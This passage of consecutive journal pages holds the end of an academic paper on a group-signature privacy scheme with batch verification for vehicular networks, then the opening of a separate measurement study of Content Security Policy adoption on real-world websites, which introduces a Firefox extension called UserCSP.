$e(\prod_{j=1}^{n} (A_{j,3}^{s_{j,x}} \cdot g_1^{-\theta_j} \cdot h^{-s_{\gamma_1} - s\gamma_2})^{\tau_j}, g_2) \cdot$
$e(\prod_{j=1}^{n} (A_{j,3}^{\theta_j} \cdot h^{-s_{j,\alpha} - s_{j,\beta}})^{\tau_j}, w) \stackrel{?}{=} \prod_{j=1}^{n} R_{j,3}^{\tau_j}$
if true **then**
  Accept n messages
else
  Drop n messages
end if
End

5 Security Analysis and Performance Evaluation

In this section, we present the security analysis and performance evaluations of our scheme.

5.1 Security Analysis

Group signature algorithm is not detailed in this section, as it is out of scope this paper. A detailed description of this algorithm can be found in the works of [2], which also proves the anonymity, security and unforgeablity of the group signature algorithm. The correctness and security of the innovating part of our proposed scheme are proved as follows.

Correctness proof. When the verifier received $gpk = (g_1, g_2, h, u, v, w, H_2)$, M, $\sigma = (A_1, A_2, A_3, R_3, \lambda, s_\alpha, s_\beta, s_x, s_{\gamma_1}, s_{\gamma_2}, s_i{}', T_i)$, he can calculate the correct value of R_1, R_2, R_3, R_4, R_5, if T_i is a real validity, then $\lambda \stackrel{?}{=} H(M, A_1, A_2, A_3, R_1, R_2, R_3, R_4, R_5)$ will be verified, and based on λ and other parameters, and R_3 can be calculated, which will be equal to the R_3 in signature.

The correctness proof process is as follows:

$$
\begin{aligned}
& e(A_3, g_2)^{s_x} \cdot e(h, w)^{-s_\alpha - s_\beta} \cdot e(h, g_2)^{-s_{\gamma_1} - s_{\gamma_2}} \cdot \\
& (e(A_3, w)^{1/t_i} / e(g_1, g_2))^{\lambda} \\
=& e(A_3, g_2)^{r_x + \lambda' x} \cdot e(h, w)^{-r_\alpha - \lambda'\alpha - r_\beta - \lambda'\beta} \cdot \\
& e(h, g_2)^{-r_{\gamma_1} - \lambda'_{\gamma_1} - r_{\gamma_2} - \lambda'_{\gamma_2}} \cdot e(A_3, w)^{\lambda / t_i} \cdot e(g_1, g_2)^{-\lambda} \\
=& e(A_3, g_2)^{\lambda' x} \cdot e(h, w)^{-\lambda'\alpha - \lambda'\beta} \cdot e(h, g_2)^{-\lambda'_{\gamma_1} - \lambda'_{\gamma_2}} \cdot \\
& e(A_3, w)^{\lambda'} \cdot e(g_1, g_2)^{-\lambda} \cdot e(A_3, g_2)^{r_x} \cdot \\
& e(h, w)^{-r_\alpha - r_\beta} \cdot e(h, g_2)^{-r_{\gamma_1} - r_{\gamma_2}} \\
=& e(A_3{}^{\lambda'}, w g_2{}^{x}) \cdot e(h^{-\lambda'\alpha - \lambda'\beta}, w g_2{}^{x}) \cdot e(g_1, g_2)^{-\lambda} \cdot \\
& e(A_3, g_2)^{r_x} \cdot e(h, w)^{-r_\alpha - r_\beta} \cdot e(h, g_2)^{-r_{\gamma_1} - r_{\gamma_2}} \\
=& e(f_i{}', w g_2{}^{x})^{\lambda'} \cdot e(g_1, g_2)^{-\lambda} \cdot e(A_3, g_2)^{r_x} \cdot \\
& e(h, w)^{-r_\alpha - r_\beta} \cdot e(h, g_2)^{-r_{\gamma_1} - r_{\gamma_2}} \\
=& e(g_1, g_2)^{\lambda} \cdot e(g_1, g_2)^{-\lambda} \cdot e(A_3, g_2)^{r_x} \cdot \\
& e(h, w)^{-r_\alpha - r_\beta} \cdot e(h, g_2)^{-r_{\gamma_1} - r_{\gamma_2}} \\
=& e(A_3, g_2)^{r_x} \cdot e(h, w)^{-r_\alpha - r_\beta} \cdot e(h, g_2)^{-r_{\gamma_1} - r_{\gamma_2}} \\
=& R_3
\end{aligned}
$$

$$
\begin{aligned}
R_1 =& A_1^{-\lambda'} \cdot u^{s_\alpha} = u^{-\lambda'\alpha} \cdot u^{r_\alpha + \lambda'\alpha} = u^{r_\alpha} \\
R_2 =& A_1^{-\lambda'} \cdot v^{s_\beta} = v^{-\lambda'\beta} \cdot v^{r_\beta + \lambda'\beta} = v^{r_\beta} \\
R_4 =& A_1{}^{s_x} \cdot u^{-s_{\gamma_1}} = (u^{\alpha})^{r_x + \lambda' x} \cdot u^{-r_{\gamma_1} - \lambda'\alpha x} \\
=& A_1{}^{r_x} \cdot u^{-r_{\gamma_1}} \\
R_5 =& A_2{}^{s_x} \cdot v^{-s_{\gamma_2}} = (v^{\beta})^{r_x + \lambda' x} \cdot v^{-r_{\gamma_2} - \lambda'\beta x} \\
=& A_2{}^{r_x} \cdot v^{-r_{\gamma_2}}
\end{aligned}
$$

In a similar way, the batch verification process can also be validated.

Security proof. When a false user attempts to use an expired membership, he must forge a false validity T' in advance. As the Hash Function is collision resistant, it is probably impossible that the false T' can be an equivalent to the true T. During the signature verification, when someone sends his M, σ and T' to the verifier, the verifier initially checks T'. If this is not valid, the signature verification process cannot be progresses any further, otherwise, the verification process can be carried out as follows:

1) $t'_i = H_2(T'_i \| s_i{}')$
2) Verify the equation:

$$
\begin{aligned}
& e(A_3, g_2)^{s_x} \cdot e(h, w)^{-s_\alpha - s_\beta} \cdot e(h, g_2)^{-s_{\gamma_1} - s_{\gamma_2}} \cdot \\
& (e(A_3, w)^{1/t_i} / e(g_1, g_2))^{\lambda} \stackrel{?}{=} R_3
\end{aligned}
$$

If t_i is not equal to t'_i, $e(f' \cdot w g_2^{x})^{1/t_i} = e(g_1, g_2)$ will be an impossible equation, thus the equation could not be verified and the verification process will be

terminated here. And so the false validity cannot regain the membership and the vehicle needs to reapply for it. In this way, the forward and backward secure revocation is achieved in VANETs. It means that the false vehicle cannot access the services after revocation, and other vehicles cannot access the services as an impostor either. In a similar way, the batch verification process of the Security proof can be validated.

5.2 Performance Evaluation

In this section, firstly, we define the time complexity of the cryptographic operations required between our scheme and other existing schemes. Let m denotes the number of group member, N_{crl} denotes the number of CRL items, T_{mul} denotes the time to compute one point multiplication, T_{mac} denotes the time of one message authentication code operation, T_{par} denotes the time to perform one pairing operation, T_{exp} denotes the time to compute one exponentiation. We consider the time of the four important operations above but neglect the time of the other operations such as additive and one-way hash function in this evaluation. Here, we adopt the experiments in paper [6], which observes processing time [9], where G_1, G_2 is by 161 bits, G_T is by 960 bits and elements in Z_p is by 160 bits, and running on a machine with 1G RAM and a single core CPU with a frequency of 3.0 Hz.

Verification Delay. Our scheme does not consider CRL checking, as it supports batch verification process simultaneously, thereby the checking cost (both the time of checking one signature and n signature) is decreased significantly compared to CRSB and SPRING. Although the verification delay of our scheme consumes more time than VAST, VAST does not consider both anonymity and traceability. In this way, our scheme is superior to VAST. Table 4 displays the combination of the dominant operations of the four signature schemes in terms of authenticating a single signature and n signatures, respectively. It can be observed from Figure 5, the verification delay of other existing schemes (CRSB,SPRING) significantly varies with an increasing number of messages.

Batch Verification. In general, frequent communication is evident between the vehicles and RSUs, and also between two vehicles in VANETs. Obviously, VANETs deserves shorter verification delays in order to achieve effective communication. Batch verification of our scheme can significantly improve the signature verification efficiency. Before optimization, the verification time of a single message is $12T_{exp}+5T_{par}$. Also the original scheme cannot support batch verification, where the verification time of n pieces of message is $12nT_{exp}+5nT_{par}$. After optimization, our scheme supports batch verification, with a batch verification time of $13nT_{exp}+2T_{par}$. Time to perform one pairing operation is much more



Figure 5: Verification delay versus traffic density

than the time to compute one exponentiation, thus improving the efficiency. Figure 6 depicts the increase in the signature verification delay with the increasing number of messages, between single verification and batch verification. The results show that the efficiency of batch verification is superior to single verification in VANETs.

Transmission Overhead. Communication overheads incurred in the authentication process of a single message is caused by the attached certificate and signature. CRSB verification is based on a ring structure along with a group public key for verifying messages, and so this process does not require the attachment of certificates. The signature length of CRSB is 147 bytes. Communication overhead of VAST includes 63 bytes certificate, 20 bytes message authentication code, 42 bytes signature, 16 bytes symmetric key and 4 bytes of index ID. So the total length of this signature is 63+20+42+16=4=149 bytes. Communication overhead of SPRING includes 121 bytes Short-time certificate, 26 bytes Anonymous key, 40 bytes signature, 2 bytes of Group ID, and so the total length of the signature is 121+26+40+2=189 bytes. Without batch verification in our scheme, the scheme signature consists of 3 elements of G and 8 elements of Z_p, so its byte-length is 3*(161/8)+8*(160/8)=220 bytes, along with the 4 bytes Timestamp, 2 bytes of Message ID. The total length of the signature of Scheme 1 is 220+4+2=226 bytes. There is no significant difference between the length of our Scheme and the length of other existing schemes. When batch verification is included in our scheme, the total signature length is 226+(960/8)=346 bytes because of the additional elements of G_T. The additional signature length overheads incurred in our scheme are acceptable, even though the single signature length of our scheme is greater than that of the other existing schemes. This is because of the higher storage requirements and communication

overheads caused by CRL or PKC in other existing schemes.



Figure 6: Single verification versus batch verification

Table 4: Comparisons of the speed of four signature schemes

Method	Verify a single signature	Verify n signatures
CRSB [16]	$2T_{par} + 3T_{exp} + mT_{mul} + 9N_{crl}$	$2nT_{par} + 3nT_{exp} + nmT_{mul} + 9N_{crl}n$
VAST [14]	$4T_{mul} + 2T_{mac}$	$4nT_{mul} + 2nT_{mac}$
SPRING [13]	$11T_{mul} + 3T_{par}$	$11nT_{mul} + 3nT_{par}$
Our Scheme	$12T_{exp} + 5T_{par}$	$13nT_{exp} + 2T_{par}$

Average Delay. We use the average delay (AD) to reflect the efficiency. The VAST scheme is neglected in this evaluation due to comparable incompatibility, as it is not supporting privacy protection, the scheme is not comparable with our scheme. A critical comparison is attempted in terms of average delay between our scheme,and CSRB and SPRING, simulated in MATLAB. The signature length of our scheme, CSRB and SPRING are 346 bytes, 147 bytes and 189 bytes respectively. The formulas used in this evaluation are listed as follows:

$$AD_{msg} = \frac{\sum_{i=1}^{N}\sum_{j=1}^{M}(T_s + T_t + \alpha T_C + (1-\beta)T_v) + \beta T_b}{NM}$$

$$\alpha = \begin{cases} 0 & \text{the scheme does not need to check the CRL} \\ 1 & \text{the scheme needs to check the CRL} \end{cases}$$

$$\beta = \begin{cases} 0 & \text{the scheme cannot support batch verification} \\ 1 & \text{the scheme can support batch verification} \end{cases}$$

where AD_{msg} represents the average delay, N represents the total number of vehicles, M is the number of messages sent by a vehicle, T_s is the signature time for a message, T_t is the transmission time for a message, T_C is the CRL checking time for a message, T_v is the verification time for a message, and T_b is the batch verification time for all the messages. As shown in Fig.7, the average delay of our scheme is 32% lesser compared to SPRING, and 40% lesser compared to CSRB respectively. This is because our scheme supports batch verification and also eliminates the need for CRL checks.



Figure 7: Average delay

6 Conclusion

In this paper, we introduce a new scheme (ECPB) based on group signature for privacy-preserving in VANETs. In our scheme, the validity of membership is required when a vehicle applies for group membership and the validity is used to check whether the requesting vehicle is genuine or not, This validation process can deployed as a substitute for CRL checks. Also, our proposed scheme supports batch authentication of the messages. The security analysis and experimental results show that ECPB delivers the higher efficiency verification requirements of VANETs, and also satisfies the Privacy-preserving Communication for VANETs.

Acknowledgments

The work was supported by the National Natural Science Foundation of China (No. 61173188, No. 61173187), the Research Fund for the Doctoral Program of Higher Education (No. 20133401110004), the Science and technology project of Anhui Province (No. 1401b042015), the Educational Commission of Anhui Province, China (No. KJ2013A017).

References

[1] D. Boneh, X. Boyen, H. Shacham, "Short group signatures," in *proceedings of CRYPTO'04*, pp. 41–55, 2004.

[2] A. L. Ferrara, M. Green, S. Hohenberger, "Practical short signature batch verification," in *Proceedings of*

Topics in Cryptology (CT-RSA'09), LNCS 5473, pp. 309–324, Springer, 2009.

[3] M. Gerlach, "VaneSe-An approach to VANET security," in *Proceedings of the Vehicle-to-Vehicle Communications (V2VCOM'05)*, 2005.

[4] J. Guo, J. P. Baugh, S. Wang, "A group signature based secure and privacy-preserving vehicular communication framework," *2007 Mobile Networking for Vehicular Environments*, pp. 103–108, Anchorage, AK, May 2007.

[5] Y. Hao, Y. Cheng, C. Zhou, et al., "A distributed key management framework with cooperative message authentication in VANETs," *IEEE Journal on Selected Areas in Communications*, vol. 29, no. 3, pp.616–629, 2011.

[6] S. J. Horng, S. F. Tzeng, Y. Pan, et al., "B-SPECS+: Batch verification for secure pseudonymous authentication in VANET," *IEEE Transactions on Information Forensics and Security*, vol. 8, no. 11, pp. 1860–1875, 2013.

[7] J. Li, H. Lu, M. Guizani, "ACPN: A novel authentication framework with conditional privacy-preservation and non-repudiation for VANETs," *IEEE Transactions on Parallel and Distributed Systems*, vol. 26, no. 4, pp. 938–948, 2014.

[8] R. Lu, X. Lin, X. Liang, et al., "A dynamic privacy-preserving key management scheme for location-based services in VANETs," *IEEE Transactions on Intelligent Transportation Systems*, vol. 13 no. 1, pp. 127–139, 2012.

[9] B. Lynn, *The Pairing-Based Cryptography Library*, 2013. (`http://crypto.stanford.edu/pbc/`)

[10] M. S. I. Mamun, A. Miyaji, "Secure VANET applications with a refined group signature," in *Twelfth Annual Conference on Privacy, Security and Trust (PST'14)*, pp.199–206, 2014.

[11] M. Mikki, Y. M. Mansour, "Privacy preserving secure communication protocol for vehicular Ad hoc-networks," in *Seventh International Conference on Innovative Mobile and Internet Services in Ubiquitous Computing*, pp. 189–195, 2013.

[12] P. Papadimitratos, G. Calandriello, J. P. Hubaux, "Impact of vehicular communications security on transportation safety," in *IEEE INFOCOM Workshops*, pp. 1–6, 2008.

[13] L. Rongxing, L. Xiaodong, S. Xuemin, "SPRING: A social-based privacy-preserving packet forwarding protocol for vehicular delay tolerant networks," in *Proceedings of IEEE INFOCOM'10*, pp. 1–9, 2010.

[14] A. Studer, F. Bai, B. Bellur, et al., "Flexible, extensible, and efficient VANET authentication," *Communications and Networks*, vol. 11, no. 6, pp. 574–588, 2009.

[15] A. Wasef, X. Shen, "Efficient group signature scheme supporting batch verification for securing vehicular networks," in *Proceedings of IEEE ICC'10*, pp. 1–5, Cape Town, South Africa, May 2010.

[16] S. Zeng, Y. Huang, X. Liu, "Privacy-preserving Communication for VANETs with conditionally anonymous ring signature," *International Journal of Network Security*, vol. 17, no. 2, pp. 135–141, Mar. 2015.

[17] C. Zhang, R. Lu, X. Lin, et al., "An efficient identity-based batch verification scheme for vehicular sensor networks," in *Proceedings of IEEE INFOCOM*, pp. 246–250, Phoenix, AZ, USA, Apr. 2008.

[18] L. Zhang, Q. Wu, A. Solanas, "A scalable robust authentication protocol for secure vehicular communications," *IEEE Transactions on Vehicular Technology*, vol. 59, no. 4, pp. 1606–1617, May 2010.

[19] X. Zhu, S. Jiang, L. Wang, et al., "Efficient privacy-preserving authentication for vehicular ad hoc networks," *IEEE Transactions on Vehicular Technology*, vol. 63, no. 2, pp. 907–919, Feb. 2014.

Yimin Wang is a PhD Candidate at the the School of Computer Science and Technology, Anhui University, China. His research interests include security and privacy for wireless networks, cloud computing, big data, etc..

Hong Zhong received her B. S. degree in applied mathematics in Anhui University, China, in 1986, and the Ph.D degree in computer science and technology from University of Science and Technology of China (USTC), China, in 2005. Now she is a professor and Phd Advisor of Anhui University. Her research interests include security protocols and wireless sensor networks.

Yan Xu is reading for a Ph.D in School of Computer Science and Technology at University of Science and Technology of China. Her research interests include information security, cryptography.

Jie Cui is currently an Associate Professor in the School of Computer Science and Technology, Anhui University. He received his PhD degree from University of Science and Technology of China in 2012. He has published 20 papers. His research interests include the design and analysis of symmetric ciphers.

A Measurement Study of the Content Security Policy on Real-World Applications

Kailas Patil[1] and Braun Frederik[2]
(Corresponding author: Kailas Patil)
Department of Computer Engineering, Vishwakarma Institute of Information Technology[1]
Survey No: 2/3/4, Kondhwa, Pune-48, Maharashtra, India
(Email: kailas.patil@viit.ac.in)
Mozilla Corporation[2]
331 E. Evelyn Avenue, Mountain View, CA, 94041, USA
(Received Aug. 03, 2014; revised and accepted Jan. 16 & May 05, 2015)

Abstract

Content Security Policy (CSP) is a browser security mechanism that aims to protect websites from content injection attacks. To adopt CSP, website developers need to manually compile a list of allowed content sources. Nearly all websites require modifications to comply with CSP's default behavior, which blocks inline scripts and the use of the *eval()* function. Alternatively, websites could adopt a policy that allows the use of this unsafe functionality, but this opens up potential attack vectors. In this paper, our measurements on a large corpus of web applications provide a key insight on the amount of efforts web developers required to adapt to CSP. Our results also identified errors in CSP policies that are set by website developers on their websites. To address these issues and make adoption of CSP easier and error free, we implemented UserCSP a tool as a Firefox extension. The UserCSP uses dynamic analysis to automatically infer CSP policies, facilitates testing, and gives savvy users the authority to enforce client-side policies on websites.

Keywords: Content restrictions, content security policy, security policy, web security

1 Introduction

The web browser security model is rooted in the same-origin policy (SOP) [22], which isolates one origin's resources from other origins. However, attackers can subvert the SOP by injecting malicious content into a vulnerable website through attacks such as Cross-Site Scripting (XSS) [3]. According to the OWASP vulnerability assessment in 2013, XSS attacks are among top five vulnerabilities [23]. The root cause of code injection problem on websites is that browsers are unable to distinguish between legitimate and maliciously injected content in a web application. To mitigate threats of XSS attacks, Mozilla proposed Content Security Policy (CSP) [30] a defense-in-depth. CSP has become a part of W3C specification and CSP 1.0 is in the state of Candidate Recommendation [36]. It aims to solve this problem by providing a declarative content restriction policy in an HTTP header that the browser can enforce. CSP defines directives associated with various types of content that allow developers to create whitelists of content sources and instruct client browsers to only load, execute, or render content from those trusted sources. However, writing an effective and comprehensive CSP policy for websites is laborious. A policy can break website functionality if legitimate content is overlooked during policy generation. Web developers at large technology companies may not have direct access to change the CSP header on web servers, making it difficult to iterate over policies. This is hindering the adoption of CSP by real-world web applications as shown by our results in Section 2.

The goal of this paper is to systematically understand the difficulties in adopting a CSP policy by developers, discuss probable ways to bypass CSP protection, and develop a basic understanding of CSP usage in large, real-world web applications today.

Our Study. In this work, we study the usage of CSP policy on real-world desktop and mobile websites and identify errors and inconsistency in CSP enforcement. To do this, we used Scrapy framework to crawl real-world websites using various user agent strings to record CSP policies used by websites.

Based on empirical data collected in October 2013, we draw several inferences about the hurdles in CSP adoption. Our results show that there are three major reasons that are hindering CSP adaption. First, developers are unwilling to sacrifice functionality for security because they are worried about losing customers. Second, the limited knowledge of developers about the correct usage of CSP, shows that they have made mistakes while setting CSP policies for their websites. Third, the amount of

efforts required by developers to make their website compatible to CSP is hindering adoption of CSP in the wild.

Moreover, web browsers do not currently expose a policy enforcement mechanism directly to users, and users lack control over their own security when websites do not implement CSP. Security savvy users may prefer security over rich functionality. We argue that, if developers and users do not experiment with CSP, it is difficult for the community to iterate on the CSP specification [37] to come to a more usable solution.

To assist website administrators in constructing Content Security Policies, CSP AiDer [9] uses a crawler to crawl all the pages associated with a website and recommends a CSP policy based on the types of content found and the sources of that content. However, CSP AiDer is unable to recognize dynamically added scripts. It examines static HTML code to infer CSP policy rather than running the website in a web browser to infer policy based on content loaded by the browser.

In this paper, we propose UserCSP, a Firefox extension to address above mentioned problems and ease in CSP adoption. It helps developers and users to derive a CSP policy for a website. UserCSP automatically infers Content Security Policies, providing the strictest possible policies without breaking websites. To infer a CSP policy, UserCSP analyzes the content on a particular page and recommends a policy based on the types and sources of content used. UserCSP provides the inferred policy in the correct syntax for the CSP header, so a developer can immediately start using the policy for their website. Furthermore, UserCSP allows savvy users to voluntarily specify their own CSP policies on websites that may not have implemented CSP. UserCSP is an open-source project available for download on the Mozilla Add-on gallery [25] as well as on GitHub [26].

Contributions. The goal in this paper is to study usage of CSP on real-world web applications, aware developers to avoid mistakes observed on real-world web applications. We propose a solution, UserCSP, to ease adoption of CSP policy. The goals of UserCSP are two-fold: i) to allow security savvy users to specify their own CSP policies, and ii) to allow developers to experiment with CSP policies on their production pages. Moreover, UserCSP assists users and developers in constructing comprehensive CSP policies by providing them automatically inferred Content Security Policies that they can use as a starting point for experimenting with CSP on a website.

In summary, this paper makes the following contributions:

- We performed a large-scale study on Alexa Top 100,000 websites and 289 mobile websites to find usage of CSP in the wild.
- We draw inferences on the likely reasons that are hindering CSP adoption in real-world websites.
- We design and prototype UserCSP to automatically generate Content Security Policies and then we evaluate the compatibility of the inferred security policies on websites.
- We propose an approach for applying security policies on the client-side. Our approach allows savvy users to specify their own custom Content Security Policies.

Our experiments show a lack of Content Security Policy implementations in real-world websites and the necessity for tools like UserCSP to help promote adoption. UserCSP provides developers with an easy mechanism to create an effective, comprehensive, and strict Content Security Policy that secures their users and does not break website functionality.

The rest of this paper is organized as follows: Section 2 presents our experimental evaluation and analysis. Section 3 describes the design of UserCSP. Section 4 describes evaluation of our approach, and we conclude the paper in Section 6.

2 Experimental Evaluation and Analysis

We conducted empirical measurements to obtain the data for evaluating Content Security Policy (CSP) usage in wild. Our measurements are mainly conducted on a Dell server running Ubuntu 12.04 64bit, with Xeon 4-core 2.67GHz CPUs and 32GB RAM.

2.1 Measurement Goals

Our measurements aim to measure the following:

Goal_1: Measure inconsistency in real-world websites in enforcing CSP.

Goal_2: Identify errors in existing CSP policies applied by developers on their websites that nullify the defense provided by CSP.

Goal_3: Estimate the amount of efforts required by web developers to adapt to CSP for their websites.

2.2 Measurement over Alexa Top 100,000 Desktop Websites and 289 Mobile Websites

In our experiments, we used Scrapy framework to crawl desktop and mobile websites. Our results show that out of 100,000 Alexa top websites [29] only 27 unique websites are using CSP policies. In particular, only 20 desktop websites actually enforced CSP policies and remaining 07 websites using CSP policy in report-only mode. Similarly, we analyzed 289 mobile websites [1]. In our experiments we noticed only one mobile website `http://mobile.twitter.com/` uses a CSP policy.

We also observed that 24 unique websites are using *unsafe-inline*, *unsafe-eval* or *eval-script* options. According to W3C standard and effective CSP protection on website, it is crucial to move all inline scripts and style sheets to the trusted external sources to allow web browsers to identify injected scripts by an attacker.

Next, we explain how we measure these metrics and present their results.

Goal_1: Inconsistency in CSP Enforcement. To measure the inconsistency in enforcing CSP policies in real-world websites, we measured different headers used by developers to send CSP policy to clients. There is an inconsistency in CSP supporting browsers in CSP enforcement headers they obey. Firefox version 4.0 onwards supports *X-Content-Security-Policy* header and Google Chrome and Safari support *X-WebKit-CSP* header for CSP enforcement. Whereas, Firefox doesn't respect *X-WebKit-CSP* header and Google Chrome neglects *X-Content-Security-Policy* header used by websites for CSP enforcement.

Due to this inconsistency across web browsers, Candidate Recommendation of CSP specification of the W3C Working group of Web Application Security proposed a standard header name for CSP enforcement: `Content-Security-Policy`. At the time of writing of this paper, Firefox version 23 and Google Chrome version 25 support *Content-Security-Policy* header.

We scanned in total 100,000 Alexa top desktop websites and 289 mobile websites and checked response for various possible CSP headers such as *X-Content-Security-Policy*, *X-WebKit-CSP*, and *Content-Security-Policy*. Web applications can detect user agents and send appropriate CSP header in the response; therefore, we scanned all websites multiple times by using separate user agent strings [35]. The user agent strings we used are listed in the Table 1.

Figure 1 shows our finding of CSP headers usage on real-world websites. We observed that out of 28 unique websites that are using CSP policies some websites are using multiple headers to set CSP policies. In our experiment we observed,

- One website `http://start.funmoods.com/` used all three headers *X-WebKit-CSP*, *X-Content-Security-Policy*, and *Content-Security-Policy*.
- Three websites namely `http://mega.co.nz/`, `https://github.com/EllisLab/CodeIgniter/wiki`, and `http://lastpass.com/` used both *X-Content-Security-Policy* and *Content-Security-Policy* headers.
- Four websites namely `http://blog.twitter.com/`, `business.twitter.com`, `demo.phpmyadmin.net`, `http://papa.me/` were serving both *X-Content-Security-Policy* and *X-WebKit-CSP*.
- Two websites `http://files.acrobat.com/`, `http://web.tweetdeck.com/` was serving both *X-WebKit-CSP-Report-Only* and *X-Content-Security-Policy-Report-Only* headers.
- One website `http://support.twitter.com/` used both *X-Content-Security-Policy-Report-Only* and *Content-Security-Policy-Report-Only* headers.
- One website `http://hootsuite.com/` used both *X-WebKit-CSP-Report-Only* and *Content-Security-Policy-Report-Only* headers.
- One website `http://mobile.twitter.com/` used both *X-WebKit-CSP* and *X-Content-Security-Policy-Report-Only* headers.

Our results indicate that website developers use custom browser headers as well as CSP header specified by the W3C CSP 1.0 specification. Inconsistency in supporting CSP header across web browsers creates confusion in web developers. As at a time of writing this paper, Chrome and Firefox web browsers supports *Content-Security-Policy* header as per W3C CSP 1.0 specification. We recommend web developers to transition their websites to using the *Content-Security-Policy* header.

Furthermore, inconsistency in CSP directive support at browser level could create confusion among developers while deriving CSP policy for their website. For example, Firefox web browser supports `frame-ancestors` directive in CSP policy whereas it is not in CSP specification and it is not supported by other web browsers. The *frame-ancestors* directive is not a part of the CSP specification because web browsers support *X-Frame-Options* header. But *X-Frame-Options* only checked the parent, and not the grandparent, or great grandparent. However, *frame-ancestors* would check all ancestors. Recently, IE changed their *X-Frame-Options* support so that it checks all ancestors. The other problem with *X-Frame-Options* is that you can only list one URI in *allow-from* whereas, *frame-ancestors* lets you have a list of them. Therefore, the webappsec working group is going to put a *frame-ancestors* like directive (probable name is *frame-options*) into CSP spec [38].

We observed total four (4) websites set *frame-ancestors* directive out of 28 websites that use CSP policies including report-only mode.

Goal_2: Identify Errors in CSP Policies Enforced by Websites. We performed an analysis of CSP policies used by developers to protect the users of their websites from content injection attacks. The aim of this study to answer questions such as, Do developers understood how to use CSP policy? And, how many websites enforce CSP policy incorrectly and nullify the defense of CSP mechanism? A summery of our analysis is given below:

- *Incomplete Mediation:* Our empirical study results show that 21 websites are using CSP policy to protect their home pages rather than enforcing it on all internal web pages.

Table 1: A list of user agent strings

Browser	Version	User Agent String
Firefox	23	Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:23.0) Gecko/20130602 Firefox/23.0
Google Chrome	29.0.1547.2	Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/29.0.1547.2 Safari/537.36
Internet Explorer (IE)	10.6	Mozilla/5.0 (compatible; MSIE 10.6; Windows NT 6.1; Trident/5.0; InfoPath.2; SLCC1; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729; .NET CLR 2.0.50727) 3gpp-gba UNTRUSTED/1.0



Figure 1: CSP headers usage on real-world websites

- *Non-standard CSP directive usage:* We observed that three (3) websites are using *xhr-src* directive that is supported by only Firefox web browser. In addition, four (4) websites are using *frame-ancestors* directive which is also Firefox specific.

- *Non-effective CSP policies:* We observed websites are setting CSP policy incorrectly and thus keeping open doors for content injections. For example, `http://www.metro-partner.ru/` website sets following CSP policy:

  *X-Content-Security-Policy: allow 'self'; img-src *; script-src *; options eval-script inline-script;*

